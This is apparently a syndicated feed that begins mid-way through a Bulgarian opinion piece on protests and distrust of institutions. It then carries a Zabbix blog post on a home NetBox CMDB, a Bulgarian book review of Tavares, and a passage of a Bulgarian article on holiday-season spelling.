Може, щом на вратите им са правилните „пазачи“. Частната лаборатория, „уредена“ за ъндърграунд босове от същата тази БАБХ на ГКПП Капитан Андреево, потвърждава думите му. Самият Христанов като зам.-министър положи много усилия да бъде премахната оттам.

Политика на гърба на недоволството

Докато фермерите губят поминъка си, политици печелят – симпатии, подкрепа и ефирно време. Хората се борят за справедливост, политиците се борят за по-добра позиция в следващите избори. И когато всичко приключи, кой остава с празни ръце? 

Пак хората. 

Случаят със стадото във Велинград, което собствениците му и насъбралите се не позволиха да бъде умъртвено, напомня онзи в Попово, където хората блокираха месеци наред пътища и протестираха заради начина, по който МВР работи по случая със смъртта на 24-годишния мотоциклетист Момчил Георгиев. 

Държавата отслабва, гражданските протести зачестяват, а вълните на недоволство радикализират хората. Всеки следващ случай, в който институциите се опитват да наложат решения с насилие или без ясна обосновка, само увеличава разривите в обществото и подкопава доверието към властта.

Когато институциите отказват да обяснят, да действат прозрачно и да уважават правата на гражданите, те губят моралното право да изискват доверие и напускат полето на диалога. А на терена излизат кресльовци с мегафони.


* Оригиналният правопис и пунктуация са запазени.

NetBox as Home CMDB and Integrated with Zabbix

Post Syndicated from Janne Pikkarainen original https://blog.zabbix.com/netbox-as-home-cmdb-and-integrated-with-zabbix/29324/


Welcome to another episode of What’s up, home? weirdness! Who wouldn’t have their own NetBox at home – and who wouldn’t think of it as a  home CMDB? I’ve just started experimenting with it. For those who do not know, a Configuration Management Database (CMDB) is the source of truth for your inventory of stuff. In data centers, it keeps track of your servers, their cables, and everything else, telling you in which data center and which rack they are.

For me… well, take a look at for yourself. One picture says more than a thousand words of my storytelling.

What is it good for?

Well… in the real business world, it’s good for many things – from knowing about your assets, their serial numbers, purchase dates, hardware configuration, and so much else. I could go as deep as that, but there’s a limit how far even I want to go with these little experiments. Today’s case is merely to demonstrate the flexibility of Zabbix, yet again.

How did I do this?

I quickly threw the data in to NetBox by hand — it looks by a lot of work to do, but in fact, it wasn’t too bad – took me about 45 minutes to do the following:

  • Create a Site called “”What’s up, home?”
  • Create the rooms by adding new locations and making the previously created site as their parent
  • Add some manufacturers
  • Add some device roles
  • Add some device types


After that, adding the devices themselves is a breeze. If you have not used NetBox, this is what adding a new device looks like. Yes yes, in the real business world there would have been many more items for me to fill in, but for this case I only added the mandatory items and even those I could do just by choosing from the drop-down menus. Not a big deal.

…and the Zabbix integration?



Actually, this is something I created many years ago for other purposes, but still seems to work with today’s versions of NetBox. My little template queries NetBox over its API and asks if it has anything that matches with the host name that’s in Zabbix. If it has, then it gets the rack location and other stuff.

How this then works is pretty standard stuff. Retrieve a master item…



…and the dependent items then gather the data, parse some JSONPaths with Zabbix item preprocessing, and at least some of the items also populate bits and pieces in the Zabbix inventory. This is handy in real world, as your alerts can then contain the exact rack location and so forth about your failing devices. Add them as tags or add them as part of the alert text, your imagination is your limit.

Does it work?


Of course it does! Here’s the inventory grouped by manufacturer:


If I click on any of them, I get this:


Of course I can also browse the data through the latest data, for example…

…or I could just create some dashboards for visualizing all this. I have not done that yet, as this is what I did tonight so far and now I’m going to bed. To be continued – maybe! For now, the template only pulls data from NetBox, but I’d like to push data towards it as well, to also tell if a light bulb is powered on or not, for example. Stay tuned!


The post NetBox as Home CMDB and Integrated with Zabbix appeared first on Zabbix Blog.

На второ четене: „Матео остана без работа“

Post Syndicated from Стефан Иванов original https://www.toest.bg/na-vtoro-chetene-mateo-ostana-bez-rabota/

„Матео остана без работа“ от Гонсало М. Тавареш

На второ четене: „Матео остана без работа“

превод от португалски Даринка Кирчева, София: изд. „Ерго“, 2021

Тавареш има много награди и номинации. Наричан е португалският Кафка и наследник на Сарамаго. Според португалската критика има поне 160 превода на негови книги в 35 държави. Но не заради това избрах за втори път да пиша за него.

Когато видях името на Тавареш в каталога на „Ерго“, се сетих за удоволствието от „Дневник на чумата“ преди година. Заглавието на настоящата му книга ми беше смътно познато. Стана ми ясно защо едва след като я прочетох, преписах си на компютър бележките и проверих дали някой е писал за нея на български.

Помнех, че Марин Бодаков ми е говорил за тази книга. Но бях забравил, че е говорил за нея и във видео. Отне ми два часа да се насиля да го пусна. Беше ми трудно. Прозорецът стоеше отворен, но просто не го пусках. Не знаех как ще реагирам, когато отново го чуя и видя, а няма как това да се случи отново в живота ми, в плът и кръв. Едно от тези неща, съвпадения, синхроничности, които те изваждат от релси и те нокаутират.

Не мога да не цитирам и преразкажа част от това, което Марин говори. И да му отговоря. Искам отново да вляза в разговор с него. И съм благодарен за тази възможност.

След биобиблиографското си въведение за Тавареш и как е чел (а с него и аз, защото ми ги пращаше) откъсите от „Дневник на чумата“, публикувани в „Либерален преглед“, как ги следи и колко харесва тези вкопчени във всекидневието фрагменти, Марин ахва пред „Матео остана без работа“.

Не точно заради сложната повествователна конструкция, чиято композиция е истории, вързани с верижка една за друга.

Историите вървят по азбучния ред на имената на героите в тях. И така, докато се стигне до М и Матео.

Тази конструкция има своите клопки, двойни дъна и уловки. Това са еврейски имена. Те идват от надгробни плочи на евреи, депортирани в концентрационни лагери. Имена на жертви и мъченици. На корицата и между отделните части има фотографии на чудовищно красиви и зловещи манекени.

Марин не говори за връзка с Кафка, а по-скоро за близост с Борхес. С неговите филигранни конструкции, симетрии и иронично осъзнато безсилие на литературата да бъде както изчерпателна, така и същностно полезна в лечебните и човеколюбиви амбиции на изкуството. Не е случайно също, че редактор на превода е Анна Златкова, преводачка и на Борхес.
 
Третата част на книгата, след 24 текста за отделните персонажи и след по-дългия текст за самия Матео, е съставен от микроесета и философски парчета. Те се явяват авторовият ключ за книгата. Така, казва Марин, може да се прецени доколко той съвпада с читателския.

На второ четене: „Матео остана без работа“

Тази книга с лекота поставя редица проблеми. Въпреки огромната ерудиция на автора, това не е учена книга – Тавареш не спекулира с ерудиция. Това не е и надменна книга. Писането на португалеца тук се състои в деликатната работа на тънката граница между реда и хаоса и доколко формата може да подреди съдържанието. С традиционни хватки и класически трикове писателят сглобява историите една с друга. Монтира ги заедно в един пъзел. Същностното му занимание обаче е друго. И то е ювелирно и ненатрапчиво проведено.

Тавареш пита как можем, като разказваме, да подредим света, ползвайки класически прийоми. Като имаме начало, завръзка, кулминация, развръзка и финал.

Как може разказването на истории с кристално ясна и прозрачна структура да поеме всичко причудливо, болезнено, неустановено и да го опитоми.

Да го направи поносимо, да го подчини на реда, за да не довежда до късо съединение в съзнанието. Да обезсили немислимото. Можем ли, пита се и Марин, с думите си, чрез литературата, да вложим порядък, има ли нужда от това усилие и какво в крайна сметка ни дава то. Какво се случва, когато очовечаваме чудовищното, когато даваме човешка мярка на немислимото и на неопределеното.

Марин не би нарекъл тази книга постмодерна, а старомодна. Аз бих добавил: и човешка. Писателска и човешка. Авторът вади на показ занаята и инструментите си. Демонстрира ги. Тази овладяна, но пищна словесна показност е провокирана от болезнен и честен интерес. Тавареш се интересува от способността да мислим и от възможностите на литературата да се опитва да съшие парчетата на един изначално разпокъсан и проблематичен свят, в дъното на който има нещо, което не подлежи на лечение. Има рана и безсмислие. В историите го има и обсценното говорене, фигурира и сквернословието, но не с такъв тон се усеща разбирането, с което са пропити текстовете – разбиране, че нито една разказана история няма да подреди хаоса на света веднъж и завинаги.

Тавареш не вие срещу смъртта на светлината в литературата, напротив, радва се на ценността на проблясъците, на самоценността на извлечената от словото светлина. Това е силата и това е слабостта на литературата. Тя свети, но гасне. Гасне, но свети. Този безмилостен и лишен от илюзии поглед не обезкуражава. Той успокоява и дава коректна представа за състоянието за силата на думите. И на човека.

Бих искал да кажа на Марин кое ме е разсмяло и кое ме е трогнало. Къде съм видял смъртта да се промъква между редовете. Къде съм усетил неназовимото и къде според мен е тайният център на книгата.

Как съм усетил определена близост както с „Некролози“ на Сароян и със „Спун Ривър“ на Мастърс, така и със Сесар Айра, с Гомбрович, с Жорж Перек, с Едуардо Галеано и с „Българският модел“ на Стратиев. И колко всъщност тази прозаична щафета, в която абсурдът триумфира и реалността е дала накъсо, ми изглежда като почти документална хроника на едно наистина възможно всекидневие. Фактът, че (както пише в бележка под линия Даринка Кирчева)

в португалския език няма въпросителна частица, подобна на българската „ли“, нито инверсия за изразяване на въпрос и само въпросителният знак отличава въпросителното от съобщителното изречение,

прави още по-възможна метаморфозата на фантастичното в реалистично в света на Тавареш.

Героите му тичат в посока обратна на движението на кръговото, мият боклук и го връщат отново в магазина, задават въпроси за анкети с възможни отговори само „да“ или „не“, имат тикове, синдром на Турет и изкуствено сърце, татуират си Менделеевата таблица на брайлова азбука, събират хлебарки, воюват гротескно помежду си и така нататък, и така нататък.

При Тавареш, бих казал на Марин,

колебанието тържествува.

В компанията на непрекъснато преобръщане и поставяне под въпрос. Непоколебим е отказът да се вземе реалността наготово. Светът и животът ни са за Тавареш кървава задача, дългосрочна спекулация и болезнен ребус. И всяка възможна концепция и хипотеза за разгадаването им са добре дошли. Толкова са нужни опорна точка и минимално количество сигурност, за да може да се понесе това, което реалността неспирно поднася с перверзна и постоянна усмивка. Нужно е петно светлина преди черната точка.


Активните дарители на „Тоест“ получават постоянна отстъпка в размер нa 20% от коричната цена на всички заглавия от каталога на издателство „Ерго“, както и на няколко други български издателства в рамките на партньорската програма Читателски клуб „Тоест“. За повече информация прочетете на toest.bg/club.

Никой от нас не чете единствено най-новите книги. Тогава защо само за тях се пише? „На второ четене“ е рубрика, в която отваряме списъците с книги, публикувани преди поне година, четем ги и препоръчваме любимите си от тях. Рубриката е част от партньорската програма Читателски клуб „Тоест“. Изборът на заглавия обаче е единствено на авторите – Стефан Иванов и Антония Апостолова, които биха ви препоръчали тези книги и ако имаше как веднъж на две седмици да се разходите с тях в книжарницата.

Не сме безгрешни, но сме коледни

Post Syndicated from original https://www.toest.bg/ne-sme-bezgreshni-no-sme-koledni/

Не сме безгрешни, но сме коледни

Сложихте ли вече коледната украса? Планирахте ли къде ще пътувате и изобщо какво ще правите през ваканцията? Добре, а подготвени ли сте езиково да посрещнете предстоящите коледно-новогодишни празници? Моля, не реагирайте с учудване, защото е възможно да сбъркате правописа на най-различни думи и пожелания, които стават актуални точно в този календарен период.

Никулден, имените дни и рибата

Да започнем по-отдалече, а именно от Никулден, още повече че свети Николай Чудотворец се смята за първообраз на Дядо Коледа, който е наричан Санта Клаус в западните страни (от нидерландското съкратено име Sinterklaas < Sint Nicolaas). На този ден празнуват Николовци и Николаевци, Нини и Николини – всички те са именици, въпреки че аутокоректът го подчертава. За разлика от тях, именниците представляват текстове или списъци с имена, най-известен от които е може би Именникът на българските ханове.

Ако досега не сте знаели за това важно разграничение1, запомнете го, защото ще ви потрябва и на Игнажден, Рождество Христово, Стефановден, Васильовден, Йордановден, Ивановден… С две думи, ще ви трябва и по-нататък през годината, когато ще поискате да напишете на някой именик „Честит имен ден!“. Да, само първата буква е главна, понеже именият ден, а също и рожденият ден са, така да се каже, индивидуални празници за конкретния човек и не са дорасли до главната буква.

В духа на специфичното трапезно разбиране на християнството от немалко българи ще обърнем внимание на традиционните рибни ястия, с които се свързва Никулден. Названието на шарана няма как да го сгрешите, но ако споделяте рецепта за пъстърва или толстолоб, не пишете пастърва или толостолоб. Девесилът пък е подходящ за рибена чорба, а названието на тази подправка съм го срещала поне в четири варианта, в които е-тата се заменят произволно с и-та в най-различни комбинации. Аз бих написала лющян, както си го знам от малка, но казват, че не било книжовно…

Предколедни вълнения

След Никулден времето рязко се свива и не стига нито за купуването на подаръци, нито за цялата работа на света, която трябва да се свърши до 23 декември на всяка цена, нито за украсяването на дома, затова е добре да сложим елхата, лампичките, имитациите на борови клонки (екологията преди всичко!) и гирляндите по-рано. Обикновено всички тези неща с изключение на елхата, разбира се, са повечко на брой, и надали ще употребите названията в единствено число, но имайте предвид, че гирляндата е от женски род, а не от мъжки. Заели сме думата от италианския език (ghirlanda ‘венец’) заедно с рода ѝ, макар да сме променили нейното значение. Впрочем скоро разбрах, че е модерно играчките за елхата вече да се наричат орнаменти.

С въпросните играчки/орнаменти и с най-различни нещица, носещи коледния дух, може да се сдобиете от празничните базари и тук е моментът да поставим и изясним няколко проблема. Първо, всички коледни работи се пишат поначало с малка буква. Празникът е Коледа – с главна буква, обаче прилагателното коледен, образувано от въпросното съществително собствено име, е с малка: коледни празници, коледни песни, коледни сладки, коледна ваканция, коледен романтичен филм, коледно парти… Изключение се прави, ако прилагателното е първа дума в съставно собствено име (състоящо се от две или повече думи), например Коледният базар във Варна2.

Второ, да ми простят онези, които посещават базарите основно заради греяното вино, че поставям толкова съществен проблем на второ място, но така се получи. Апелирам към колегите от Института за български език да включат в БЕРОН особеното прилагателно име греян, защото, ето, пие си човек ароматното вино на базара, стопля си тялото и душицата и в приповдигнато настроение иска да сподели това значимо събитие в социалните мрежи. В един момент обаче се замисля как аджеба се пише тая дума, търси я в БЕРОН и не я намира! Не е редно ентусиазмът да секва точно в този момент, колеги, а освен това греяното вино и греяната ракия имат по-широко приложение – народната медицина например ги препоръчва при настинка и ред заболявания и неразположения на горния дихателен тракт. Чудеса правели тези напитки!

Трето, преди да е настъпил Бъдни вечер, трябва да купим и надпишем коледните картички – в случай че искаме да уважим тази традиция. Напоследък предпочитаме да отправяме пожеланията си виртуално, но все едно дали ще изберем хартията, чата, или някоя от социалните мрежи, ще придадем писмен вид на своите поздравления. Как да честитим правилно? Ето така например:

Весела Коледа и честита Нова година!
Честито Рождество Христово!

Логиката и съответно правилата в българския правопис се различават от логиката и правилата в английския, затова ви моля: не пишете Весела Коледа и Честита Нова Година! С главна буква се пише само първата дума в съставно собствено име и ако то съдържа и друго име, което поначало се пише с главна буква, тя се запазва, естествено. Рождество Христово се пише с начална главна буква, тъй като е название на християнски празник, а Христов (от Христос) се пише с главна буква и извън това собствено име, защото е притежателно прилагателно както Иванов (от Иван), да речем. При Нова година и Бъдни вечер положението е различно, тъй като думите година и вечер се пишат поначало с малка буква – те не са собствени имена сами по себе си.

И за да е още по-сложно, Нова година се пише с начална главна буква само когато имаме предвид празника, тоест деня 1 януари, в който честваме началото на годината. Ако става въпрос за всички предстоящи 365 дни, тогава началната буква е малка (но и първата дума обикновено е членувана и това помага да се ориентираме):

Нека новата година ти донесе много радост и незабравими мигове!

Трапезата на Бъдни вечер

Отново стигнахме до кулинарните традиции, а те повеляват на този ден да се сервират само постни ястия, понеже 24 декември е последният ден от постите за Рождество Христово. Тук има вероятност да напишете посни вместо постни, тъй като при по-небрежен изговор съгласната т не се произнася в групата -стн-. При колебание може да направите бърза проверка и без речник. Как? Като търсите форма на думата или друга дума със същия корен, в която след съмнителната съгласна (има ли тук т, или няма?) стои гласна – постен, пости: аха, има т, значи и постни се пише с т.

Въпреки че ястията не бива да съдържат животински продукти, разнообразието е голямо: зелеви или лозови сарми, печен боб, пълнени чушки, варено жито, ошав, питка, тиквеник; на масата се слагат също туршия, плодове, ядки… Грешки ви дебнат най-вече при сармите, ошава и туршията, все думи, които сме заели от турския език или с негово посредничество.

Думите сарма и сърма бяха дублети в кулинарията, но през 2002 г. сърма отпадна – вероятно за да се избегне омонимията със сърма. Макар да минаха вече 22 години, публикацията за тези думи в „Как се пише?“ се радва на голям интерес преди Бъдни вечер, което означава, че някои дублети са твърде жилави и устояват на кодификаторските решения.

За ошава, колкото и да мисля, не мога да намеря разумна причина да се пише с в. Хем на турски е hoşaf, хем като го произнасяме, крайната съгласна, дори и да е в, се обеззвучава. Погледнах обаче в Речника на българския език (1895–1904) от Найден Геров и там си е ошавъ, та даже има и ошавець. В по-късни правописни речници продължавам да откривам само ошав, което ме навежда на мисълта, че никой не е намерил достатъчно основания да ревизира това отдавнашно решение.

За туршията Геров е разколебан и дава и варианта трушия, който, мисля, е широко разпространен в Източна България, включително и в моя роден говор. Така или иначе, сега е правилна само формата туршия, която следва турската дума turşu.

Един от обредите (а не обрядите) на Бъдни вечер е коледуването – младежи, водени от по-възрастен женен мъж, обикалят къщите и пеят песни, с които пожелават здраве и берекет (а не берекед) на стопаните. Ако описвате този обичай, внимавайте и при колачетата, дарявани на коледарите. Думата е производна от колак ‘кравай’, а тя пък – от забравената вече коло, вместо която днес употребяваме колело. Да, колачетата са кравайчета и имат формата на колело, затова и се пишат с о, а не с у, а кулачетата (кулаче < кулак) вече ще ни отведат по други етимологични пътеки, които е по-добре да оставим на Екатерина Петрова.

От Коледа до Василица

Сигурно сте били послушни и през нощта след Бъдни вечер Дядо Коледа ще ви остави подарък под елхата, който с удоволствие ще разопаковате сутринта още по пижама. Обидно би било да напомням, че името на добрия старец се пише с две главни букви, но ще посоча правилото, на което се подчинява неговият правопис, а също така и на Баба Марта, Кума Лиса, та дори и на Братя Грим, Майка Тереза и Патриарх Евтимий. Първата дума, макар да е съществително нарицателно, е станала неразделна част от собственото име на тези персонажи и личности и затова се пише с главна буква.

